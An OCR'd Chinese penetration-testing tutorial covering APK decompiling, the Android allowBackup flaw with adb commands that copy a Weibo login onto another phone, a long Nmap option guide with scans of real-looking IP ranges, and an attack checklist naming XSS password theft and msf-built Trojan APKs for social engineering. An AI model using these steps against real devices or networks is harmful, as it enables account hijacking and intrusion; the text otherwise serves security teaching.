


图 2 文件内容为乱码

2.使用 androguard 进行转码

androguard 可以下载最新版本，也可以下载 1.9 版本。

https://github.com/androguard/androguard/archive/1.9.zip

将 AndroidManifest.xml 文件复制到 androguard 目录，我使用的是 PentestBox-with-Metasploit-v2.2 平台。到 E:\Tools\测试平台 \PentestBox-with-Metasploit-v2.2\bin\androidsecurity\androguard 目录下使用命令：

androaxml.py -i AndroidManifest.xml -o new.WoCloud.AndroidManifest.xml

即可解码内容。

1.7apktool 反编译 apk

前面通过压缩文件直接解压会导致部分文件未经过编码，因此会出现乱码，经过编译的文件可以很好的进行查看，下面介绍使用 apktool 进行反编译 apk 程序，执行效果如下图所示。

1. 下载 apktool.jar

https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.2.4.jar

2. 将一下脚本保存为 apktool.bat

```
@echo off
if "%PATH_BASE%" == "" set PATH_BASE=%PATH%
set PATH=%CD%;%PATH_BASE%;
java -jar -Duser.language=en "%~dp0\apktool.jar" %*
```


3. 反编译程序

（1）直接用 java 进行反编译：java -jar apktool.jar d test.apk

（2）使用 bat 脚本进行编译：apktool -f d test.apk //覆盖已有的反编译程序及其目录

apktool d test.apk

注意：apktool.bat 和 apktool_2.2.4.jar 在同一个目录，且下载的 apktool_2.2.4.jar 需要重命名为 apktool.jar



1.8AndroidManifest.xml 默认设置漏洞

1.配置文件中的默认设置 allowBackup 风险

（1）安全风险描述

Android API Level 8 及其以上 Android 系统提供了为应用程序数据的备份和恢复功能，此功能的开关决定于该应用程序中 AndroidManifest.xml 文件中的 allowBackup 属性值，其属性值默认是 True。当 allowBackup 标志为 true 时，用户即可通过 adb backup 和 adb restore 来进行对应用数据的备份和恢复，这可能会带来一定的安全风险。当设置该属性值为 true，adb backup 容许任何一个能够打开 USB 调试开关的人从 Android 手机中复制应用数据到外设，一旦应用数据被备份之后，所有应用数据都可被读取；同时 adb restore 容许用户指定一个恢复的数据来源（即备份的应用数据）来恢复应用程序数据的创建。因此，当一个应用数据被备份之后，用户即可在其他 Android 手机或模拟器上安装同一个应用，以及通过恢复该备份的应用数据到该设备上，在该设备上打开该应用即可恢复到被备份的应用程序的状态。对于目前大多数手机来说，一旦存在该漏洞，容易导致个人通讯录、微信、QQ 聊天信息、短信等敏感信息泄露；通过将备份程序在模拟手机上恢复后，可以直接进行店家扫描支付（店家扫描支付不需要支付密码）容易造成财产损失。

（2）影响范围

Android API 等级 8（Android 2.2 - 2.2.3）以及以上系统，目前绝大部分系统都受影响。下面给出 Android API 等级对应按照系统以及名称对应的图标名称：

API 等级 1： Android 1.0
API 等级 2： Android 1.1 Petit Four 花式小蛋糕
API 等级 3： Android 1.5 Cupcake 纸杯蛋糕
API 等级 4： Android 1.6 Donut 甜甜圈
API 等级 5： Android 2.0 Éclair 松饼
API 等级 6： Android 2.0.1 Éclair 松饼
API 等级 7： Android 2.1 Éclair 松饼
API 等级 8： Android 2.2 - 2.2.3 Froyo 冻酸奶
API 等级 9： Android 2.3 - 2.3.2 Gingerbread 姜饼
API 等级 10：Android 2.3.3-2.3.7 Gingerbread 姜饼
API 等级 11：Android 3.0 Honeycomb 蜂巢
API 等级 12：Android 3.1 Honeycomb 蜂巢
API 等级 13：Android 3.2 Honeycomb 蜂巢
API 等级 14：Android 4.0 - 4.0.2 Ice Cream Sandwich 冰激凌三明治

API 等级 15：Android 4.0.3 - 4.0.4 Ice Cream Sandwich　冰激凌三明治
API 等级 16：Android 4.1 Jelly Bean　糖豆
API 等级 17：Android 4.2 Jelly Bean　糖豆
API 等级 18：Android 4.3 Jelly Bean　糖豆
API 等级 19：Android 4.4 KitKat　奇巧巧克力棒
API 等级 20 : Android 4.4W KitKat with wearable extensions　奇巧巧克力棒
API 等级 21：Android 5.0-5.0.2 Lollipop　棒棒糖

（3）测试流程（以 sina.weibo 为例）

测试环境：Windows 7，ADB 调试工具；物理接触目标手机 1，连接手机 1 到 PC 端
手机 1 和手机 2 均未被 ROOT，开启 USB 调试；不用安装其它应用，不启动被测试的应用。
连接安装开启 USB 调试手机 1 到 PC 端，在 PC 自动（也可以提前）安装好手机驱动后，启动命令行界面输入以下命令：

- adb devices

#显示已连接的设备列表，测试手机是否正常连接

- adb backup -nosystem -noshared -apk -f com.sina.weibo.abcom.sina.weibo

#-nosystem 表示不备份系统应用，-noshared 表示不备份应用存储在 SD 中的数据，-apk 表示备份应用 APK 安装包， -f 表示备份的.ab 文件路径和文件名，最后是要备份应用的 packageName


- 点击手机 1 确认备份界面的“备份我的数据”
- 等待备份完成，至此微博客户端数据成功备份为 com.sina.weibo.ab 文件
- 断开手机 1 的连接
- 连接手机 2 ，在命令行界面下输入以下命令：
- adb kill-server　#关闭 ADB
- adb devices #重新启动 ADB，检测手机 2 是否成功连接
- adb restore com.sina.weibo.ab
- 点击手机 2 确认恢复界面的“恢复我的数据”
- 等待恢复完成
- 打开手机 2 中新安装的微博客户端，测试可正常登录手机 1 中帐号执行各种操作，且长期有效。

（4）安全防护

显示设置 android:allowBackup=false，使用 android:restoreAnyVersion 的默认值。

（5）检测漏洞

使用 apktool 等工具反编译 apk 后，查看 AndroidManifest.xml 文件，查找 allowBackup，如果其值为 ture，则表示存在漏洞，如下图所示。



2.Debuggable 默认设置风险

原理：android:debuggable 属性用于指定应用程序是否能够被调试，如果设置其为 true，那么其将能够被 java 调试工具（jdb）调试，信息和代码都将可能会被获取和修改。

防护：系统默认其为 false，使用系统默认设置。

参考文章：

1.android 常见漏洞总结，http://blog.sina.com.cn/s/blog_83f3c04c0102xeow.html

2. https://developer.android.com/guide/topics/manifest/manifest-intro.html

3.http://blog.csdn.net/shuaishenkkk/article/details/18400711

4. https://segmentfault.com/a/1190000002590577

2.Nmap 在 pentest box 中的扫描及应用

secbang.com simeon

最近一直在思考，Web 渗透中，正面的渗透是一种思路，横向和纵向渗透也是一种思路，在渗透过程中，目标主站的防护越来越严格，而子站或者目标所在 IP 地址的 C 段或者 B 端的渗透相对容易，这种渗透涉及目标信息的搜集和设定，而对这些目标信息收集最主要方式是子域名暴力破解和端口扫描。子域名暴力破解，会在下一篇文章中专门介绍，本文主要介绍端口扫描以及应用的思路。

2.1 端口扫描准备工作

1.下载 pentestbox

pentestbox 是一款 Windows 下集成的渗透测试平台，其官方网站地址：https://pentestbox.org/，最新版本为 2.2 版本，可以下载带有 Metasploit 和不带 Metasploit 的程序，下载地址：

https://sourceforge.net/projects/pentestbox/files/

https://nchc.dl.sourceforge.net/project/pentestbox/PentestBox-with-Metasploit-v2.2.exe

下载完成后将该 exe 文件解压以后即可使用。

2.下载 nmap 最新版本并升级 pentestbox

目前 nmap 最新的稳定版本为 7.6 版本（https://nmap.org/dist/nmap-7.60-win32.zip），将其下载到本地，解压后，找到 PentestBox 安装目录，例如：E:\PentestBox\bin\nmap，将 nmap-7.60-win32.zip 解压后的所有文件覆盖该目录，升级 pentestbox 中的 nmap 到最新版本。

3.整理并确定目标信息

通过子域名暴力破解，获取目前子域名的 IP 地址，对这些地址进行整理，并形成子域名或者域名地址所在的 IP 地址 C 端，例如 192.168.1.1-254。如果是单个目标则可以 ping 或者域名查询等方法获取域名的真实 IP 地址。

2.2 使用 NMAP 进行扫描

1.nmap 扫描参数详解

Usage: nmap [Scan Type(s)] [Options] {target specification}

TARGET SPECIFICATION:

Can pass hostnames, IP addresses, networks, etc.

Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL <inputfilename>:输入主机或者网络的列表，iL 参数后跟输入文件的名称，文件内容为 IP 地址、IP 地址范围或者网络地址

-iR <num hosts>:随机选择目标进行扫描，0 表示永远扫描。

--exclude <host1[,host2][,host3],...>: 排除主机/网络

--excludefile <exclude_file>: 从文件中排出主机或者网络

主机发现:

-sL: List Scan -简单列表扫描，一般很少用，就是发现主机的简单信息，不包含端口等信息。

-sn: Ping 扫描 -不能端口扫描，主要发现主机列表，了解主机运行情况。

-Pn: 在线处理所有主机，略过主机发现

-PS/PA/PU/PY[portlist]: 使用 TCP SYN/ACK, UDP 或者 SCTP 去发现给出的端口。

-PE/PP/PM: ICMP 回声，时间戳，和子网掩码请求发现探针

-PO[protocol list]: IP 协议 Ping，后跟协议列表

-n：不用域名解析，永不对它发现的活动 IP 地址进行反向域名解析。

-R：告诉 Nmap 永远对目标 IP 地址作反向域名解析。

--system-dns：使用系统域名解析器，默认情况下，Nmap 通过直接发送查询到您的主机上配置的域名服务器来解析域名。为了提高性能，许多请求 (一般几十个) 并发执行。如果您希望使用系统自带的解析器，就指定该选项。

--traceroute: 跟踪每个主机的跳路径

扫描技术:

-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans

-sS ： TCP SYN 扫描（半开放扫描），SYN 扫描作为默认最受欢迎的扫描选项，它执行得很快，在一个没有入侵防火墙的快速网络上，每秒钟可以扫描数千个端口。

-sT ： TCP connect()扫描， TCP 连接扫描会留下扫描连接日志。

-sU ： UDP 扫描，它可以和 TCP 扫描如 SYN 扫描（-sS）结合使用来同时检查两种协议，UDP 扫描速度比较慢。

-sN：Null 扫描，不设置任何标志位(tcp 标志头是 0)

-sF ： FIN 扫描，只设置 TCP FIN 标志位。

-sX ： Xmas 扫描，设置 FIN，PSH，和 URG 标志位。

-sN; -sF; -sX （TCP Null，FIN，and Xmas 扫描）扫描的关键优势是它们能躲过一些无状态防火墙和报文过滤路由器。另一个优势是这些扫描类型甚至比 SYN 扫描还要隐秘一些。

--scanflags <flags>:定制的 TCP 扫描，--scanflags 选项允许您通过指定任意 TCP 标志位来设计您自己的扫描。 --scanflags 选项可以是一个数字标记值如 9 (PSH 和 FIN)，但使用字符名更容易些。只要是 URG， ACK，PSH， RST，SYN，and FIN 的任何组合就行。

-sI <zombie host[:probeport]> (Idlescan)，这种高级的扫描方法允许对目标进行真正的 TCP 端口盲扫描（意味着没有报文从您的真实 IP 地址发送到目标）。相反，side-channel 攻击利用 zombie 主机上已知的 IP 分段 ID 序列生成算法来窥探目标上开放端口的信息。IDS 系统将显示扫描来自您指定的 zombie 机。除了极端隐蔽(由于它不从真实 IP 地址发送任何报文)，该扫描类型可以建立机器间的基于 IP 的信任关系。端口列表从 zombie 主机的角度。显示开放的端口。

-sY/sZ: SCTP INIT/COOKIE-ECHO scans

-sO: IP 协议扫描，确定目标机支持哪些 IP 协议 (TCP，ICMP，IGMP，等等)。协议扫描以和 UDP 扫描类似的方式工作。它不是在 UDP 报文的端口域上循环，而是在 IP 协议域的 8 位上循环，发送 IP 报文头。报文头通常是空的，不包含数据，甚至不包含所申明的协议的正确报文头 TCP，UDP，和 ICMP 是三个例外。它们三个会使用正常的协议头，因为否则某些系统拒绝发送，而且 Nmap 有函数创建它们。

-b <ftp relay host>：FTP 弹跳扫描，FTP 协议的一个有趣特征是支持所谓代理 ftp 连接。它允许用户连接到一台 FTP 服务器，然后要求文件送到一台第三方服务器。这个特性在很多层次上被滥用，所以许多服务器已经停止支持它了。其中一种就是导致 FTP 服务器对其它主机端口扫描。只要请求 FTP 服务器轮流发送一个文件到目标主机上的所感兴趣的端口。错误消息会描述端口是开放还是关闭的。这是绕过防火墙的好方法，因为 FTP 服务器常常被置于可以访问比 Web 主机更多其它内部主机的位置。Nmap 用-b 选项支持 ftp 弹跳扫描。参数格式是 <username>:<password>@<server>:<port>。<Server>是某个脆弱的 FTP 服务器的名字或者 IP

地址。您也许可以省略<username>:<password>，如果服务器上开放了匿名用户(user:anonymous password:-wwwuser@)。端口号(以及前面的冒号) 也可以省略，如果<server>使用默认的 FTP 端口(21)。

端口说明和扫描顺序：

-p <port ranges>:仅仅扫描指定的端口，例如-p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9

--exclude-ports <port ranges>:从扫描端口范围中排除扫描端口。

-F:快速扫描(有限的端口)

-r: 不要按随机顺序扫描端口，顺序对端口进行扫描

--top-ports <number>: 扫描 number 个最常见的端口

服务和版本信息探测:

-sV:打开版本和服务探测，可以用-A 同时打开操作系统探测和版本探测

--version-intensity <level>:设置版本扫描强度，设置从 0 到 9，默认是 7，值越高越精确，但扫描时间越长

--version-light:打开轻量级模式，扫描快，但它识别服务的可能性也略微小一点。

--version-all: 保证对每个端口尝试每个探测报文(强度 9)

--version-trace: 跟踪版本扫描活动，打印出详细的关于正在进行的扫描的调试信息

脚本扫描:

-sC: 相当于--script=default

--script=<Lua scripts>: <Lua scripts>是一个逗号分隔的目录、脚本文件或脚本类别列表，nmap 常见的脚本在 scripts 目录下，例如 ftp 暴力破解脚本“ftp-brute.nse”

--script-args=<n1=v1,[n2=v2,...]>: 提高扫描的参数

--script-args-file=filename: 在文件中提供 NSE 脚本参数

--script-trace: 显示所有发送和接收的数据

--script-updatedb: 在线更新脚本数据库.

--script-help=<Lua scripts>:显示脚本的帮助信息。

服务器版本探测:

-O: 启用操作系统检测，也可以使用-A 来同时启用操作系统检测和版本检测

--osscan-limit: 针对指定的目标进行操作系统检测

--osscan-guess: 推测操作系统检测结果

时间和性能：

选项<time>设置秒，也可以追加到毫秒，s-秒，ms-毫秒，m-分钟，h-小时

-T<0-5>: 设置时间扫描模板，T 0-5 分别为 paranoid (0)、sneaky (1)、polite (2)、normal(3)、aggressive (4)和 insane (5)。T0，T1 用于 IDS 躲避，Polite 模式降低了扫描速度以使用更少的带宽和目标主机资源，默认为 T3，Aggressive 模式假设用户具有合适及可靠的网络从而加速扫描。Insane 模式假设用户具有特别快的网络或者愿意为获得速度而牺牲准确性。

--min-hostgroup/max-hostgroup <size>: 调整并行扫描组的大小

--min-parallelism/max-parallelism <numprobes>: 调整探测报文的并行度

--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>:调整探测报文超时

--max-retries <tries>:扫描探针重发的端口数

--host-timeout <time>: 多少时间放弃目标扫描

--scan-delay/--max-scan-delay <time>: 在探测中调整延迟时间

--min-rate <number>:每秒发送数据包不少于<数字>

--max-rate <number>: 每秒发送数据包不超过<数字>

防火墙/ IDS 逃避和欺骗：

-f; --mtu <val>:报文包，使用指定的 MTU(optionally w/given MTU)使用小的 IP 包分段。其思路是将 TCP 头分段在几个包中，使得包过滤器、 IDS 以及其它工具的检测更加困难

-D <decoy1,decoy2[,ME],...>: 使用诱饵隐蔽扫描

-S <IP_Address>:源地址哄骗

-e <iface>:使用指定的接口

-g/--source-port <portnum>:源端口哄骗

--proxies <url1,[url2],...>:通过 HTTP / Socks4 代理传递连接

--data <hex string>:向发送的包追加一个自定义有效负载

--data-string <string>:向发送的数据包追加自定义 ASCII 字符串

--data-length <num>:将随机数据追加到发送的数据包

--ip-options <options>:用指定的 IP 选项发送数据包

--ttl <val>: 设置 IP 的 ttl 值

--spoof-mac <mac address/prefix/vendor name>:欺骗你的 MAC 地址

--badsum: 发送数据包伪造 TCP/UDP/SCTP 校验

输出:

-oN/-oX/-oS/-oG <file>: 输出正常扫描结果，XML，脚本小子,和 Grep 输出格式，指定定输出文件名

-oA <basename>:一次输出三种主要格式

-v: 增量水平(使用 -vv or more 效果更好)

-d: 提高调试水平(使用 -dd or more 效果更好)

--reason: 显示端口处于某一特定状态的原因。

--open:只显示打开（或可能打开）端口

--packet-trace: 显示所有数据包的发送和接收

--iflist: 打印主机接口和路由（用于调试）

--append-output: 附加到指定的输出文件，而不是乱码

--resume <filename>:恢复中止扫描

--stylesheet <path/URL>:设置 XSL 样式表，转换 XML 输出

--webxml: 参考更便携的 XML 的 Nmap.org 样式。

--no-stylesheet:忽略 XML 声明的 XSL 样式表，使用该选项禁止 Nmap 的 XML 输出关联任何 XSL 样式表

其它选项:

-6: 启用 IPv6 扫描

-A: 激烈扫描模式选项，启用 OS、版本，脚本扫描和跟踪路由

--datadir <dirname>:说明用户 Nmap 数据文件位置

--send-eth/--send-ip: 使用原以太网帧或在原 IP 层发送

--privileged: 假定用户具有全部权限

--unprivileged: 假设用户没有原始套接字特权

-V: 打印版本号

-h: 使用帮助信息

2.使用实例

（1）nmap -v scanme.nmap.org

扫描主机 scanme.nmap.org 中所有的保留 TCP 端口（1000 端口）。选项-v 启用细节模式。

（2）nmap -sS -O scanme.nmap.org/24

进行秘密 SYN 扫描，对象为主机 Saznme 所在的“C 类”网段的 255 台主机。同时尝试确定每台工作主机的操作系统类型。因为进行 SYN 扫描和操作系统检测，这个扫描需要有根权限。

（3）nmap -sV -p 22，53，110，143，4564 198.116.0-255.1-127

进行主机列举和 TCP 扫描，对象为 B 类 188.116 网段中 255 个 8 位子网。这个测试用于确定系统是否运行了 sshd、DNS、imapd 或 4564 端口。如果这些端口打开，将使用版本检测来确定哪种应用在运行。

（4）nmap -v -iR 100000 -P0 -p 80

随机选择 100000 台主机扫描是否运行 Web 服务器(80 端口)。由起始阶段发送探测报文来确定主机是否工作非常浪费时间，而且只需探测主机的一个端口，因此使用-P0 禁止对主机列表。

（5）nmap -P0 -p80 -oX logs/pb-port80scan.xml -oG logs/pb-port80scan.gnmap 216.163.128.20/20

扫描 4096 个 IP 地址，查找 Web 服务器(不 ping)，将结果以 Grep 和 XML 格式保存。

（6）host -l company.com | cut -d -f 4 | nmap -v -iL -

进行 DNS 区域传输，以发现 company.com 中的主机，然后将 IP 地址提供给 Nmap。上述命令用于 GNU/Linux -- 其它系统进行区域传输时有不同的命令。

3.常用扫描

（1）nmap -p 1-65535 -T4 -A -v 47.91.163.1-254 -oX 47.91.163.1-254.xml

扫描 47.91.163.1-254 段 IP 地址，使用快速扫描模式，输出 47.91.163.1-254.xml

（2）nmap -v 47.91.163.1-254

扫描 C 端常见 TCP 端口

（3）nmap -O 47.91.163.1

探测 47.91.163.1 服务器 OS 版本和 TCP 端口开放情况

（4）nmap -sn 10.0.1.161-166

扫描存活主机

（5）nmap -e eth0 10.0.1.161 -S 10.0.1.168 -Pn

使用伪装地址 10.0.1.168 对 10.0.1.161 进行扫描

（6）nmap -iflist

查看本地路由和接口

（7）nmap --script smb-vuln-ms17-010.nse -p 445 192.168.1.1

nmap –script=samba-vuln-cve-2012-1182 -p 139 192.168.1.3

对主机 192.168.1.1 使用漏洞脚本 smb-vuln-ms17-010.nse 进行检测。

（8）nmap --script whois-domain.nse www.secbang.com

获取 secbang.com 的域名注册情况，该脚本对国外域名支持较好。

（9）nmap --script ftp-brute -p 21*127.0.0.1*

暴力破解 127.0.0.1 的 ftp 账号

（10）*nmap -sV –script=http-enum 127.0.0.1*

枚举 127.0.0.1 的目录

4.实战扫描

对整理的 IP 地址段或者 IP 实施扫描：

（1）单一 IP 地址段扫描

nmap -p 1-65535 -T4 -A -v 47.91.163.1-254 -oX 47.91.163.1-254.xml

（2）IP 地址段扫描

```
nmap -p 1-65535 -T4 -A -v -iL mytarget.txt  -oX mytarget.xml
```

2.3 扫描结果分析及处理

1. 查看扫描文件

有些情况，扫描是在服务器上进行，扫描结束后，将扫描结果下载到本地进行查看，如图 1 所示，又有 XSL 样式表解析导致出错。通常原因是由于 nmap 中的 nmap.xsl 文件位置不对，如图 2 所示，将正确的文件位置设置好即可。例如原 nmap 地址为：

C:/Program Files (x86)/Nmap/nmap.xsl

新的地址为：

E:\Tools\测试平台\PentestBox-with-Metasploit-v2.2\bin\nmap\nmap.xsl

在扫描结果的 xml 文件中进行替换即可，切记需要更换路径符号“\”为“/”。

图 1 查看 xml 显示错误




图 2 修改文件位置

2. 分析并处理扫描结果

（1）从概览中查看端口开放主机

如图 3 所示，打开 xml 文件后，在文件最上端显示扫描总结，有底色的结果表示端口开放，黑色字体显示的 IP 表示未开放端口或者防火墙进行了拦截和过滤。




图 3 查看扫描概览

（2）逐个查看扫描结果

对浅绿色底的 IP 地址逐个进行查看，例如查看 47.91.163.219，如图 4 所示，打开后可以看到 IP 地址以及端口开放等扫描结果情况，在 open 中会显示一些详细信息。




图 4 查看扫描结果具体扫描情况

（3）测试扫描端口开放情况

使用 http://ip:port 进行访问测试，查看网页是否可以正常访问，例如本例中 http://47.91.163.174:8080/可以正常访问，系统使用 tomcat，如图 5 所示。




图 5 访问扫描结果

（4）技巧

在浏览器中使用 Ctrl+F 快捷键可以对想查看的关键字进行检索。对所有的测试结果要记录，便于后期选择渗透方法。

3.进一步渗透

通过对扫描结果进行分析整理，对服务器开放的服务以及可能存在的漏洞进行直接或者间接测试，例如对 Java 平台，可以测试是否存在 struts 系列漏洞，如图 6 所示。有的目标还需要进行暴力破解，工具扫描等工作，直到发现漏洞，获取权限为止。




图 6 直接测试是否存在漏洞

在进一步渗透中需要结合多个知识点，需要针对出现的问题进行相应的检索。其可供参考思

路如下：

（1）整理目标的架构情况，针对架构出现的漏洞进行尝试。

（2）如果有登录管理界面，尝试弱口令登录后暴力破解。

（3）使用 wvs 等扫描器对站点进行漏洞扫描

（4）使用 burpsuite 对站点进行漏洞分析和测试。

（5）如果是陌生的系统，可以通过百度等搜索引擎进行搜索查看，网上是否曾经出现漏洞和利用方法。

（6）下载同类源代码搭建环境进行测试，了解系统存在漏洞，对存在漏洞进行测试总结和再现，并对实际系统进行测试。

（7）挖掘系统可能存在的漏洞

（8）利用 XSS 来获取管理员的密码等信息。

（9）若掌握邮箱，可以通过 msf 生成木马/apk 等进行社工攻击。

（10）所有方法不行，就等等，重新整理思路。

参考文章：

https://nmap.org/man/zh/

http://www.nmap.com.cn/doc/manual.shtm

3.OrientDB 远程代码执行漏洞利用与分析

simeon

OrientDB 数据库是一个支持分布式的 NoSQL 数据库，主要针对文档以及图形等进行检索，通过研究发现其默认配置 admin、reader 和 writer 三个角色，在处理 where”或“fetchplan”或“order by”函数时，由于在 OrientDB 中有一个执行 groovy 函数，groovy 包装类没有沙箱，暴露了系统函数，因此我们可以运行我们想要的任何命令。该漏洞在国外被命名为 CVE-2017-11467，本文主要对该漏洞的分析方法和实战进行探讨。

3.1OrientDB 简介

OrientDB 是分布式兼具文档数据库的灵活性和图形数据库管理链接能力的可深层次扩展的文档-图形数据库管理系统，也是可升级，高性能的操作 NoSQL 数据库。可选无模式、全模式或混合模式下。支持许多高级特性，诸如 ACID 事务、快速索引，原生和 SQL 查询功能。可以 JSON 格式导入、导出文档。若不执行昂贵的 JOIN 操作的话，如同关系数据库可在几毫秒内可检索数以百 G 的链接文档图，其最新版本为 OrientDB v2.2.26。官方网站：http://orientdb.com 和 https://github.com/Orientechnologies。

